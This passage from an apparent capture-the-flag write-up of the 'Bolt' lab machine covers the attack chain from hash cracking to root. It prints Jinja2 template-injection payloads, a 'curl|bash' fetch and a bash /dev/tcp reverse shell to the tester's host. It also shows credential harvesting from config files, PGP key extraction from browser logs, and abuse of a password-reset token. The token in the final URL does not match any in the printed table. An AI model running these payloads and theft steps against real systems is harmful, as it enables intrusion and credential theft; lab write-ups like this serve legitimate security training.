hashcat -m 500 -a 0 hash /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 500 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.:deadbolt

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.
Time.Started.....: Wed Feb 16 23:28:14 2022 (56 secs)
Time.Estimated...: Wed Feb 16 23:29:10 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     3105 H/s (9.05ms) @ Accel:32 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 172736/14344385 (1.20%)
Rejected.........: 0/172736 (0.00%)
Restore.Point....: 172672/14344385 (1.20%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidates.#1....: derek25 -> deadbeat
```

The hash is successfully cracked and the password is found to be `deadbolt`. Let's try to spray these credentials against each application. We are able to login to the `bolt.htb` domain.



Scrolling a bit we see some communication between `alexander` and `sarah`.

```
Hi Sarah, did you have time to check over the docker image? If not I'll get Eddie to
take a look over. Our security team had a concern with it - something about e-mail?

I have been so busy with the design I didn't have time yet, I think Eddie's help is
required! Our demo is currently restricted to invite only.

Ok, I will get Eddie to take a look over. I just want to be sure that the Docker image
is safe to use.

Not a problem, thanks for lending a hand! Make sure the image is scrubbed before
hosting it!
```


It highlights that the demo site is restricted to invited users only, which we saw from our earlier enumeration. They also mention the docker image.

Foothold

Let's look at the other deleted files from the docker layers. We find `forms.py` and `routes.py` are present in the `41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad` layer. Let's extract `layer.tar` inside this folder and check contents of `app/base/routes.py`.

```
...
@blueprint.route('/register', methods=['GET', 'POST'])
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:

        username  = request.form['username']
        email     = request.form['email'   ]
        code      = request.form['invite_code']
        if code != 'XNSS-HSJW-3NGU-8XTJ':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'XNSS-HSJW-3NGU-8XTJ':
            # Check usename exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                        msg='Username already registered',
                                        success=False,
                                        form=create_account_form)
...
```


This reveals an invite code for the `demo.bolt.htb` domain. We can now use this invite code to register an account in the `demo` site.




It is also found that the account registered in the `demo` application can be re-used on the `mail` application. Reviewing the code further in `home/routes.py` we find that there is a possible Server Side Template Injection in the update name feature.

```
...
@blueprint.route('/confirm/changes/<token>')
def confirm_changes(token):
    """Confirmation Token"""
    try:
        email = ts.loads(token, salt="changes-confirm-key", max_age=86400)
    except:
        abort(404)
    user = User.query.filter_by(username=email).first_or_404()
    name = user.profile_update
    template = open('templates/emails/update-name.html', 'r').read()
    msg = Message(
            recipients=[f'{user.email}'],
            sender = 'support@example.com',
            reply_to = 'support@example.com',
            subject = "Your profile changes have been confirmed."
        )
    msg.html = render_template_string(template % name)
    mail.send(msg)
...
```


Once a user updates their username, the application sends an email to confirm the changes.



Clicking on the link sends another email confirming the changes.




The confirmation email contains the updated name as well which means this functionality is vulnerable. Let's confirm this by updating our username to `{{ 7*7 }}`.



This is successful and we see the output of the given payload. The command execution can be gained by changing our username to the following payload.

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()
}}
```



Stand up a listener on port 1234 and a Python HTTP server in order to deliver the payload.

```
echo 'bash -c "bash -i >& /dev/tcp/10.10.14.17/1234 0>&1"' > index.html
sudo python3 -m http.server 80
```

Now update the name with below payload to get a reverse shell.

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('curl 10.10.14.17|bash').read() }}
```

```
nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.142.208.
Ncat: Connection from 10.129.142.208:53158.
bash: cannot set terminal process group (902): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bolt:~/demo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

Having a reverse shell we can enumerate the filesystem in order to identify ways to escalate privileges. The Passbolt configuration is found in `/etc/passbolt/passbolt.php` and a set of credentials are identified.

```
// Database configuration.
   'Datasources' => [
        'default' => [
             'host' => 'localhost',
               'port' => '3306',
                 'username' => 'passbolt',
                   'password' => 'rT2;jW7<eY8!dX8}pQ8%',
                     'database' => 'passboltdb',
                   ],
                 ],
```

Spraying this password across all services, we find that the credentials work for user `eddie` over SSH.

```
ssh eddie@10.129.142.208
<SNIP>
eddie@bolt:~$ id
uid=1000(eddie) gid=1000(eddie) groups=1000(eddie)
```

Privilege Escalation

Enumerating the filesystem we find an email in the `/var/mail` folder.

```
eddie@bolt:/var/mail$ cat eddie

From clark@bolt.htb  Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running.  Go ahead and
download the extension to your browser and get logged in.  Be sure to
back up your private key because I CANNOT recover it.  Your private key
is the only way to recover your account.
Once you're set up you can start importing your passwords.  Please be
sure to keep good security in mind - there's a few things I read about
in a security whitepaper that are a little concerning...

-Clark
```

In the email `clark` is asking `eddie` to download a browser extension to login to the password manager. He's also concerned about a security whitepaper. Exploring user `eddie` home folder we find that google chrome is installed. The mail also mentions a `private key`. Let's search for the keyword `PRIVATE KEY` in Google Chrome's extensions folders.

```
eddie@bolt:~/.config/google-chrome/Default/Local Extension Settings/did
egimhafipceonhjepacocaffmoppf$ grep -inR 'PRIVATE KEY' .
Binary file ./000003.log matches
```

We find a log file called `000003.log` that contains the keyword. Let's grep for a private key pattern.

```
strings 000003.log | grep "BEGIN PGP PRIVATE\|END PGP PRIVATE"
```


```
eddie@bolt:~/.config/google-chrome/Default/Local Extension Settings/did
egimhafipceonhjepacocaffmoppf$ strings 000003.log | grep "BEGIN PGP
PRIVATE\|END PGP PRIVATE"

<SNIP>"passbolt-private-gpgkeys":"{\"MY_KEY_ID\":{\"key\":\"-----BEGIN
PGP PRIVATE KEY BLOCK-----\\r\\nVersion: OpenPGP.js
v4.10.9\\r\\nComment:
https://openpgpjs.org\\r\\n\\r\\nxcMGBGA4G2EBCADbpIGoMv+O5sxsbYX3Zhkuik
EiIbDL8JRvLX/r1KlhWlTi\\r\\nfjfUozTU9a0OLuiHUNeEjYIVdcaAR89lVBnYuoneAgh
Z7eaZuiLz+5gaYczk\\r\\ncpRETcVDVVMZrLlW4zhA9OXfQY/d4/OXaAjsU9w+8ne0A5I0
aygN2OPnEKhU\\r\\nRNa6PCvADh22J5vD+/RjPrmpnHcUuj+/qtJrS6PyEhY6jgxmeijYZ
qGkGeWU<SNIP>
```

An Private key is successfully retrieved. Copy the key content, replace the `\\r\\n` with new lines and save the result. We can convert the PGP key to john format to crack it.

```
gpg2john key >> hash
```

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384
10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128
8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192
13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
merrychristmas   (Eddie Johnson)
```

Now that we have the passphrase to the key we can attempt to recover eddie's account. Let's browse to `passbolt.bolt.htb` and enter `eddie@bolt.htb`.



Since we don't have access to mailbox we can try to look into the database to find the reset token and then form the correct URL to reset the password. Checking passbolt forums we find the URL format.


```
https://<your_domain>/setup/recover/<user_id>/<authentication_token.token>
```

Let's login to database to find `user_id` and `authentication_token`.


```
mysql> select * from users;
+--------------------------------------+--------------------------------------+---------------+
| id   | role_id  | username     | active | deleted | created    | modified                  |
+--------------------------------------+--------------------------------------+---------------+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c | eddie@bolt.htb
|      1 |       0 | 2021-02-25 21:42:50 | 2021-02-25 21:55:06 |
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 | clark@bolt.htb
|      1 |       0 | 2021-02-25 21:40:29 | 2021-02-25 21:42:32 |
+--------------------------------------+--------------------------------------+---------------+


mysql> select * from authentication_tokens;
+--------------------+--------+--------------------+---------------------+----------+-------+
| id   | token     | user_id     | active | created   | modified            | type     | data |
+--------------------------------------+--------------------------------------+---------------+
| 015b22eb-694f-4c94-a97d-0c87d69017ed | a7b19b6b-9f7f-482b-b677-b284ad5d6a29 | 4e184ee6-e436-
47fb-91c9-dccb57f250bc |      0 | 2021-02-25 22:31:57 | 2021-02-25 22:31:58 | login    | NULL |
| 463f2e84-1f36-4e2f-ac0d-0010b96edee3 | f861c953-aac8-4902-88da-5d17aca0ffde | 9d8a0452-53dc-
4640-b3a7-9a3d86b0ff90 |      0 | 2021-02-25 21:41:46 | 2021-02-25 21:41:47 | login    | NULL |
| 57bb11fb-01e5-413c-9442-1d9bc480dbfb | cb900e0b-c602-4da7-acb6-f1daec248836 | 4e184ee6-e436-
47fb-91c9-dccb57f250bc |      0 | 2021-02-25 21:49:38 | 2021-02-25 21:49:39 | login    | NULL |
| 5bb9d763-c95c-4986-9119-542133e3279c | 5779bcad-2c17-487c-bf01-8168a3b20393 | 9d8a0452-53dc-
4640-b3a7-9a3d86b0ff90 |      0 | 2021-02-25 21:40:29 | 2021-02-25 21:41:14 | register | NULL |
| 9d83d396-df60-453c-a814-11202040b303 | bc971ef6-30f7-48d1-a349-5508669683be | 4e184ee6-e436-
47fb-91c9-dccb57f250bc |      1 | 2022-02-17 12:11:14 | 2022-02-17 12:11:14 | recover  | NULL |
| feb08771-2e55-43d8-92bc-d4a34d403273 | 8c7d2952-1598-420d-a666-fdece8f02bfc | 4e184ee6-e436-
47fb-91c9-dccb57f250bc |      0 | 2021-02-25 21:42:50 | 2021-02-25 21:49:38 | register | NULL |
+--------------------------------------+--------------------------------------+---------------+
```

Now we form the final URL and browse to it.


```
https://passbolt.bolt.htb/setup/recover/4e184ee6-e436-47fb-91c9-dccb57f250bc/763f4c1f-efa8-46ea-8312-0782ab268a58
```




This is successful. Let's install the Passbolt browser extension.



After the extension is installed we can paste the identified PGP private key in order to recover the administrative account.



The administrative account has the root password stored. Click on the masked password and enter the passphrase again to unlock the password.



The password can now be used to login as root.

```
eddie@bolt:~$ su - root
Password:
